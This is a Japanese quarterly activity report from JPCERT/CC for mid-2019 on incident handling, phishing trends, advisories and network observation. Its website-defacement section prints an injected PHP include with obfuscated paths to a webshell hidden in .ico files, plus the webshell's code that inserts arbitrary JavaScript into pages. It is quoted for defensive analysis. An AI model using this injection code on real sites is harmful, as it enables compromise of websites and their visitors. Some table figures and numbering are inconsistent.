JPCERT/CC 活動概要

2019 年 7 月 1 日 ～ 2019 年 9 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2019 年 10 月 17 日

活動概要トピックス

トピック 1ーマルウエアの設定情報を抽出するツール「MalConfScan」とプラグイン「MalConfScan with Cuckoo」を公開

日々大量の亜種が登場するマルウエアに対処するため、マルウエア分析の自動化が進んでいます。これまでの自動化された分析システムの多くの主眼は、通信やファイル・レジストリの作成など、Windows 上でのプログラムの挙動を把握することでした。しかし、マルウエア分析者は、そのようなマルウエアの挙動を把握するよりも、マルウエアに埋め込まれた設定情報を抽出することに多くの時間をかけており、その作業効率化が求められています。

JPCERT/CC では、そうした期待に応えて、マルウエア分析およびインシデント対応・調査等に幅広く役立てていただくことを目的として、メモリイメージ上からマルウエアの設定情報を抽出するツール「MalConfScan」とプラグイン「MalConfScan with Cuckoo」を公開しました。公開は GitHub 上で行っています。

このツールを使えば、マルウエア分析およびインシデント対応に費やす時間を短縮することができます。なお、現在 25 種類のマルウエアに対応しており、今後より多くのマルウエアに対応すべく随時アップデートを行う予定です。

なお、「MalConfScan with Cuckoo」については、2019 年 8 月 8 日の Black Hat USA 2019 において「MalConfScan with Cuckoo: Automatic Malware Configuration Data Extraction and Memory Forensic」と題した講演を行うとともに、JPCERT/CC Eyes にてツールの内容を紹介しました。

■「MalConfScan with Cuckoo」関連資料

JPCERTCC/MalConfScan-with-Cuckoo - GitHub
https://github.com/JPCERTCC/MalConfScan-with-Cuckoo

JPCERT/CC Eyes「マルウエアの設定情報を自動で取得するプラグイン ~MalConfScan with Cuckoo~」
https://blogs.jpcert.or.jp/ja/2019/08/malconfscan-with-cuckoo.html

■「MalConfScan」関連資料

JPCERTCC/MalConfScan - GitHub
https://github.com/JPCERTCC/MalConfScan

JPCERT/CC Eyes「マルウエアの設定情報を抽出する ~ MalConfScan ~」
https://blogs.jpcert.or.jp/ja/2019/07/malconfscan.html

ー トピック 2　ー　初代 JPCERT/CC 代表理事を務めた山口 英が「インターネットの殿堂」入り

2019 年 9 月 27 日、一般社団法人 JPCERT コーディネーションセンター(JPCERT/CC)の創設メンバーであり初代代表理事を務めた、山口 英の「インターネットの殿堂(Internet Hall of Fame)」入りが発表されました。

インターネットの殿堂は、インターネットの発展に顕著な貢献が認められた個人を表彰するものです。2012 年に非営利組織である Internet Society(ISOC)(*1)によって設立され、これまでに、日本人 5 名を含む 103 名がこの殿堂入りを果たしています。この度、ここに山口 英を含む 11 名が加わりました。

今回の殿堂入りは、山口 英のサイバーセキュリティに関する研究と教育、世界中の CSIRT が加盟する団体 FIRST への貢献、アフリカやアジア地域の CSIRT 間連携の強化、WIDE プロジェクト(*2)や AI3(*3)における主導的な役割が評価されたものです。なお、山口 英は 2016 年 5 月に逝去しています。

インターネットの殿堂入りした初代 JPCERT/CC 代表理事 山口 英

New Class of Internet Hall of Fame Inductees Announced（ISOC）
2019 inductees recognized for contributions to Internet growth, access, and security around the world
https://www.internetsociety.org/news/press-releases/2019/new-class-of-internet-hall-of-fame-inductees-announced/

INDUCTEES　Suguru Yamaguchi（ISOC）
https://internethalloffame.org/inductees/suguru-yamaguchi

初代 JPCERT/CC 代表理事を務めた山口 英が「インターネットの殿堂」入り
https://www.jpcert.or.jp/press/priz/2019/PR20190930_Internet_Hall_of_Fame.html

*1 Internet Society(ISOC)：https://www.internetsociety.org/about-internet-society/
Internet Society (ISOC)は、インターネット技術およびシステムに関する標準化、教育、 ポリシーに関する課題や問題を解決あるいは議論することを目的として 1992 年に設立された非営利の国際組織。インターネットの普及促進や、関連技術の開発促進という観点から、 国際的な調整機関としての役割を担っている。

*2 WIDE プロジェクト：http://www.wide.ad.jp/
WIDE プロジェクトは、「地球上のコンピュータやあらゆる機器を接続し、人や社会の役に立つ分散システムを構築する。そのために必要な課題と問題点を追求する」ことを理念とし、村井純氏らが 1988 年に創設した、広域に及ぶ分散型コンピューティング環境に関する、 産学共同の研究プロジェクト。全国の大学や研究機関、企業など、100 を超える団体が参加している。

*3 AI3：https://www.kri.sfc.keio.ac.jp/ORF/2000/press/ai3.pdf
Asian Internet Interconnection Initiatives (AI3)は、WIDE プロジェクトが中核となって 1995 年に発足させた、衛星通信回線を用いた日本と東南アジア各国間を結ぶ国際バックボーン・ネットワークの構築と、このネットワークをテストベッドとした衛星回線及びインターネット技術の研究を行うためのプロジェクト。

ートピック 3ーJPCERT/CC 感謝状 2019 ～サイバーセキュリティ対策活動の協力者に感謝状

JPCERT/CC は、国内のサイバーセキュリティインシデント（以下「インシデント」）による被害を低減させためた、インシデント時の対応支援、インシデントを未然に防ぐための早期警戒情報の発信、マルウエア分析、ソフトウエア製品等の脆弱性の取扱いに関する調整などを行っています。これらの活動を円滑かつ効果的に進めるためには、さまざまな皆様からのご協力が欠かせません。JPCERT/CC では、サイバーセキュリティ対策活動に対する皆様からの御厚意と御力添えに深く思いをいたし、特に顕著なご貢献をいただいた方に感謝状を贈呈する制度を設けています。

本年度は、JPCERT/CC と連携して、国内のクラウドサービス事業者によるセキュリティ対策を推進、業界全体のセキュリティ対策レベルの向上にご貢献にご協力をいただいたさくらインターネット株式会社様と、 石油化学工業協会 情報通信委員会 情報セキュリティ WG 主査として、石油化学業界関係者のセキュリティに対する認識を高めることに尽力され JPCERT/CC の制御システムセキュリティ向上にご協力いただいた 住友化学株式会社　大谷和史様に対して感謝状と記念の盾を贈呈致しました。

サイバーセキュリティ対策活動への協力者に感謝状贈
https://www.jpcert.or.jp/press/priz/2019/PR20190808-priz.html

目次

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「7.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4.国際連携活動関連」、「9.主な講演活動」、「10.主な執筆」、「11.協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピュータセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 4,618 件、インシデント件数ベースでは 5,733 件でした(注 1)。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 4,149 件でした。前四半期の 2,805 件と比較して 48%増加しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウエアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2019/IR_Report20191017.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 3,457 件で、前四半期の 1,947 件から 78%増加しました。また、前年度同期（1,302 件）との比較では、166%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて[表 1-1]に示します。

[表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳]

フィッシングサイト	7 月	8 月	9 月	本四半期合計（割合）
国内ブランド	278	168	227	673(19%)
国外ブランド	575	690	563	1,828(53%)
ブランド不明 (注 5)	217	407	332	956(38%)
全ブランド合計	1,070	1,265	1,122	3,457(100%)

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国外ブランドを騙るフィッシングサイトは今年度に入って増加傾向にありましたが、7 月からさらに急増しています。中でも特定の国外ブランドを装ったフィッシングサイトは前四半期に比べて倍増しています。

国内ブランドを騙るフィッシングサイトについては金融機関および通信事業者を装ったものが大半を占めています。また、特定の SNS サービスを装ったフィッシングサイトも 7 月中旬頃から増加傾向にあります。

金融機関や通信事業者を装うフィッシングサイトのドメイン名には以下のようなパターンが使われるケースが多く見受けられました。

- 正規サイトのドメインのドットをハイフンに置き換え、異なる TLD を組み合わせたドメイン
- 正規サイトのドメインの一部の文字を似た文字に置き換えたドメイン
- 1 文字足すなど一見して正規サイトに似せたドメイン

[正規サイトのドメインのドットをハイフンに置き換えたフィッシングサイトの例]

```
正規サイト
https://www.<ブランド名>.co.jp/

フィッシングサイト
https://www.<ブランド名>-co-jp.xyz/
```

今四半期ではフィッシングサイトへの誘導にはメール以外にも SMS が使われているとの報告が増えています。また、短縮 URL サービスを利用してフィッシングサイトへ転送されるケースも依然として多く見受けられました。

フィッシングサイトの調整先の割合は、国内が 29%、国外が 71%であり、前四半期（国内が 41%、国外が 59%）と比べて国外への通知の割合が増加しました。

1.1.1.1. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、236 件でした。前四半期の 256 件から 8%減少しています。

Web サイトに不正に埋め込まれたコードから、偽のマルウエア感染の警告を表示してサポートへ電話を促す詐欺サイトや、不審なツールのダウンロードを促すサイトなどに転送される事例を引き続き確認しています。このような不審なコードが埋め込まれた Web サイトには、次のようなコードの挿入がされていたことを確認しています。

```
<?php
/*23b2c*/

@include "\057hom\145/nk\163tat\151ons\160/pa\156dak\165ros\150io.\152p/p\165bli\143_ht\155l/w\160-in\143lud\145s/S\151mpl\145Pie\057Dec\157de/\056fe3\1418c2\062.ic\157";

/*23b2c*/
/*2e41a*/

@include "\057hom\145/nk\163tat\151on/\160and\141kur\157shi\157.jp\057pub\154ic_\150tml\057wp-\151ncl\165des\057res\164-ap\151/en\144poi\156ts/\056a36\061e65\071.ic\157";
```

［図 1-1：挿入されたコード （php)］

このコードは、Web サイト上の.ico ファイルを参照するためのもので、.ico ファイルは PHP のコードからなっています。この PHP コードは WebShell であり、Web サイト内のコンテンツを書き換える機能をもつことが確認されています。

```
static public function postrender_handler($buffer)
{
    // prepare page content
    $content = $buffer;
    $js_code = $GLOBALS['injectable_js_code'];

    if (strpos(strtolower($content), "</head>") !== FALSE)
    {
        $content = str_replace("</head>", $js_code . "\n" . "</head>", $content);
    }
    elseif (strpos(strtolower($content), "</body>") !== FALSE)
    {
        $content = str_replace("</body>", $js_code . "\n" . "</body>", $content);
    }

    return $content;
}
```

［図 1-2：コンテンツを書き換える機能 （コード)］

上記コードにより、</head>タグと</body>タグの直前に任意のコード（図 1-2 内の“$js_code”）が挿入


されます。これにより不審なサイトへ誘導しようとする事例を確認しています。

1.1.1.2. その他

標的型攻撃に分類されるインシデントの件数は、6 件でした。前四半期の 1 件から 500%増加しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃

仮想通貨事業者を狙ったと考えられる標的型攻撃の報告が 6 月に寄せられました。（攻撃はその後 8 月まで継続して発生したことを確認しました。）これらの標的型攻撃メールには短縮 URL のリンクが記載されており、リンクをクリックするとクラウドサービスから zip ファイルをダウンロードします。 zip ファイルには、パスワードでロックされたデコイ文書と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルにはコマンドが含まれており、実行すると最終的にマルウエアに感染します。



［図 1-3：ショートカットファイルからダウンローダーが感染するまでの流れ］

(2) オープンソースツール PoshC2 を使用した標的型攻撃

8 月に複数の組織から報告が寄せられた標的型攻撃では PoshC2 が使用されていました。PoshC2 は PowerShell をベースとしたペネトレーションテスト向けのツールで、オープンソースで公開されています。この攻撃では GCP や Azure 等の正規クラウドサービスを C2 サーバとして利用していました。

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザが利用するソフトウエア製品の脆弱性情報、国内のインターネットユーザが影響を受ける可能性のあるコンピュータウイルス、Web サイト改ざん等のサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな脅威情報を多角的に分析し、併せて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）等を発信することにより、国内におけるサイバーインシデントの発生・拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 34,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 情報収集・分析関連のお知らせ

本四半期に発行した情報収集・分析関連のお知らせは次のとおりです。

発行件数：0 件

1.2.1.2. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：11 件（うち更新情報は 2 件）　https://www.jpcert.or.jp/at/

2019-07-10　2019 年 7 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-07-17　2019 年 7 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)
2019-08-14　Adobe Acrobat および Reader の脆弱性 (APSB19-41) に関する注意喚起 (公開)
2019-08-14　2019 年 8 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-09-02　複数の SSL VPN 製品の脆弱性に関する注意喚起 (公開)
2019-09-06　複数の SSL VPN 製品の脆弱性に関する注意喚起 (更新)
2019-09-10　ウイルスバスター コーポレートエディションの脆弱性 (CVE-2019-9489) に関する注意喚起 (公開)
2019-09-11　Adobe Flash Player の脆弱性 (APSB19-46) に関する注意喚起 (公開)
2019-09-11　2019 年 9 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-09-13　2019 年 9 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (更新)
2019-09-24　Microsoft Internet Explorer の脆弱性 (CVE-2019-1367) に関する注意喚起 (公開)

1.2.1.3. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の抜粋をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識も掲載しています。本四半期における発行は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 85 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 13 件でした。

2019-07-03　JPCERT/CC が「IoT セキュリティチェックリスト」を公開
2019-07-10　短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃について
2019-07-18　制御システムセキュリティカンファレンス 2020 講演募集
2019-07-24　攻撃を目的としたスキャンに備えて 2019 年 7 月
2019-07-31　サイバーレスキュー隊（J-CRAT）活動状況 [2018 年度下半期] を公開
2019-08-07　IPA が「夏休みにおける情報セキュリティに関する注意喚起」を公開
2019-08-15　JAIPA Cloud Conference 2019」開催
2019-08-21　Microsoft 製品における複数の脆弱性 (CVE-2019-1181/CVE-2019-1182) について
2019-08-28　Webmin の脆弱性を標的としたアクセスの観測について
2019-09-04　IPA がコンピュータウイルス・不正アクセスの届出事例［2019 年上半期（1 月～6 月）］を公開
2019-09-11　NICT が NICTER 観測レポート 2019 上半期を公開
2019-09-19　「フィッシング対策セミナー 2019」開催のお知らせ

2019-09-26　脆弱性の開示に関する CERT ガイドの更新、および課題の募集について

1.2.1.4. 早期警戒情報

JPCERT/CC では、生活や社会経済活動を支えるインフラ、サービスおよびプロダクト等を提供している組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.5. CyberNewsFlash

CyberNewsFlash では、脆弱性やマルウエア、サイバー攻撃などに関する最新情報を、タイムリーにお届けしています。注意喚起とは異なり、発行時点では注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：7 件　https://www.jpcert.or.jp/newsflash/

2019-07-10　複数の Adobe 製品のアップデートについて
2019-07-22　攻撃を目的としたスキャンに備えて 2019 年 7 月
2019-08-14　複数の Adobe 製品のアップデートについて
2019-08-14　Intel 製品に関する複数の脆弱性について
2019-09-11　Adobe Application Manager のインストーラに関するセキュリティアップデート (APSB19-45) について
2019-09-11　Intel 製品に関する複数の脆弱性について
2019-09-26　Adobe ColdFusion に関するアップデート (APSB19-47) について

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) 複数の SSL VPN 製品の脆弱性に関する情報発信
2019 年 8 月 24 日 (米国時間) 、Bad Packets 社が、SSL-VPN リモートアクセス製品である Pulse Connect Secure の脆弱性 (CVE-2019-11510) の悪用を狙ったとみられるスキャンを確認したとの情報を公開しました。また、JPCERT/CC では、Palo Alto Netwoks 社や、Fortinet 社の製品を含む複数の SSL-VPN リモートアクセス製品の脆弱性について、実証コードなどの詳細な情報が公開されていることを確認しました。これらの脆弱性を悪用することで、ネットワーク経由でア

クセスできる攻撃者が、脆弱な機器上で任意のコードを実行する可能性 (CVE-2019-1579) や、任意のファイルを読み取り、認証情報などの機微な情報を窃取する可能性 (CVE-2018-13379、CVE-2019-11510) があります。実証コードなどの詳細情報が Web 上に公開されていることから、脆弱性を悪用される可能性が高いと考えられるため、JPCERT/CC では、2019 年 9 月 2 日に注意喚起を発行し、対象となるシステムの利用者に向けて早急な対策の実施を呼びかけました。その後、Bad Packets 社は、2019 年 8 月 31 日 (米国時間) 時点で、Pulse Connect Secure の脆弱性 (CVE-2019-11510) の影響を受けるホストを 10,471 台確認し、そのうち 1,381 台が日本にあることを明らかにしました。JPCERT/CC はこの報告を受けて、該当するホストの管理者に連絡を行った他、Pulse Connect Secure の脆弱性に関する早期警戒情報を改めて発行しました。その後、9 月 23 日の時点で、日本のホスト数は 964 件まで減少しています。

複数の SSL VPN 製品の脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190033.html

(2) ウイルスバスター コーポレートエディションの脆弱性に関する情報発信

2019 年 9 月 10 日、トレンドマイクロ株式会社から、ウイルスバスター コーポレートエディションにおけるディレクトリトラバーサルの脆弱性 (CVE-2019-9489) に対応する最新の修正プログラムの適用について注意喚起が公開されました。本脆弱性は 2019 年 4 月 4 日に公開されているもので、悪用された場合、攻撃者によりウイルスバスターコーポレートエディション、またはウイルスバスター ビジネスセキュリティが動作するサーバ上の任意のファイルを操作される可能性があります。トレンドマイクロ株式会社によると、既に本脆弱性が悪用されている事例を複数確認したことから、改めて注意喚起をリリースし、修正プログラムの早期の適用を呼びかけているとのことです。JPCERT/CC では、2019 年 9 月 10 日に注意喚起を発行し、早期のアップデートを呼びかけました。

[注意喚起]
JPCERT-AT-2019-0034
ウイルスバスター コーポレートエディションの脆弱性 (CVE-2019-9489) に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190034.html

[JVN]
JVNVU#94051551
ウイルスバスター コーポレートエディションおよびウイルスバスター ビジネスセキュリティにおけるディレクトリトラバーサルの脆弱性
https://jvn.jp/vu/JVNVU94051551/

1.3. インターネット上のノードの状態と活動を示す観測データの収集及び分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、プロアクティブに異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各国の CSIRT や ISP、セキュリティベンダが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッド・プラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、ネットワークセキュリティの健全性を次の 2 つの側面から観測し分析しています。攻撃の踏み台として利用されやすいインターネット・ノード （以下「ノード」といいます。）の多寡と、攻撃活動の多寡です。JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策をすべきセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノード情報を検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析


1.3.1.1. インターネットリスク可視化サービス — Mejiro —

インターネットリスク可視化サービス Mejiro では、反射・分散型サービス拒否攻撃 （DRDoS)に悪用される恐れのある次のポートがインターネットに対して開いているノードをインターネット上のリスク要因と見なし、その国や地域ごとの分布状況を分析しています。

（分析対象ポート）
- 19/udp(CHARGEN)
- 53/udp(DNS)
- 123/udp(NTP)
- 161/udp(SNMP)
- 445/tcp(MSDS)
- 1900/udp(SSDP)
- 5060/udp(SIP)

IP アドレスを基にノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出し、一般に公表しています。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待しています。

本四半期は、Mejiro の画面表示とユーザインタフェースを修正しました。まず、データ欠損がある場合の時系列表示において、データが欠損している期間を明示するように変更しました(図 1-4)。データが欠損する原因としては、観測データの欠損だけでなく、インターネットアクセスのブロッキングなど影響も考えられます。また、複数の ccTLD について、Mejiro 指標のレーダーチャートを比較しやすいように表示を工夫しました。このように Mejiro では、ユーザからの声を反映して、ユーザインタフェース向上の改修を行っていきます。また、データソースの追加や新たなる指標の追加を検討しています。



［図 1-4：データソースからのデータに欠損があった場合の時系列データの表示例］

Mejiro につきましては、JPCERT/CC のホームページ上で公開していますので、詳しくは次の Web ページをご覧ください。

実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/

Demonstration Test: Internet Risk Visualization Service -Mejiro-
https://www.jpcert.or.jp/english/mejiro/

1.3.1.2. CyberGreen プロジェクト

CyberGreen プロジェクトは、定量的で比較可能な指標を用いて、各国・地域のネットワークのセキュリティ状況を俯瞰的に評価し、各国の CSIRT や ISP、セキュリティベンダーが、関連する指標値を向上させる施策についてグッド・プラクティスを交換することで、より効率的に健全なサイバー空間を実現することを目的としています。JPCERT/CC はこの CyberGreen プロジェクトの理念に賛同して、Mejiro 指標の開発・公開等の活動を続けてきました。

CyberGreen Institute は CyberGreen プロジェクトの理念を実現するために設立された国際 NPO で、スキャンデータの提供を行っています。JPCERT/CC は CyberGreen Institute がスキャンしたデータを Mejiro で利用しています。

CyberGreen Institute
https://www.cybergreen.net/

1.4. インターネット上の探索活動や攻撃活動に関する観測と分析

1.4.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」（以下「TSUBAME」といいます。）を構築し運用しています。TSUBAME から得られる情報は、既に公開されている脆弱性情報やマルウエア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結びつくことがあります。
観測用センサの設置に協力した National CSIRT 等とは、「TSUBAME プロジェクト」の枠組みで、収集した観測データを共有し、共同で分析し、グローバルな視野から攻撃活動等の迅速な把握に努めています。

TSUBAME プロジェクトの詳細については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html


1.4.2. TSUBAME の観測データの活用

JPCERT/CC では、主に日本企業のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2019 年 4 月から 6 月分のレポートを 2019 年 7 月 16 日に公開しました。

